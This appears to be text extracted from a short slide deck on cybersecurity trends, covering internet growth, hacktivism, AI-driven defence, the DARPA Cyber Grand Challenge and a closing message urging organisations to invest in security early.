
# MORE INTERNET USE

The world internet population has grown 7.5% from 2016 and now represents 3.7 billion people.



GLOBAL INTERNET POPULATION GROWTH 2012-2017  
(IN BILLIONS)







# MORE HACTIVISM



# ARTIFICIAL



# INTELLIGENCE

# DARPA CYBER GRAND CHALLENGE



- ▶ 7 Machines
- ▶ Patch themselves
- ▶ Find and Exploit Vulnerabilities



# DARPA CYBER GRAND CHALLENGE



“This Cyber Grand Challenge,” DARPA said in a press release, “will mark the culmination of an ambitious three-year effort to develop advanced, autonomous systems that can to detect, evaluate, and patch software vulnerabilities before adversaries have a chance to exploit them.”





# Prevent Cyberattacks with Artificial Intelligence

Cybersecurity that predicts, prevents, and protects.

## The Enterprise Immune System

Catch ransomware and other emerging threats early, with the world's leading machine learning and AI platform for cyber security.

# VIDEO OF US KICKING ROBOTS...





# VIDEO OF US KICKING ROBOTS...



*The*  
**TAKEAWAY**™



Pay the  
Farmer Now

-OR-

Pay the Doctor Later





Pay the  
Farmer Now

—OR—

Pay the Doctor Later





**Implement the**

**Security Now**

—OR—

Pay the **price** Later



**AND DON'T MESS**



**WITH ROBOTS**



**AND DON'T MESS**



**WITH ROBOTS**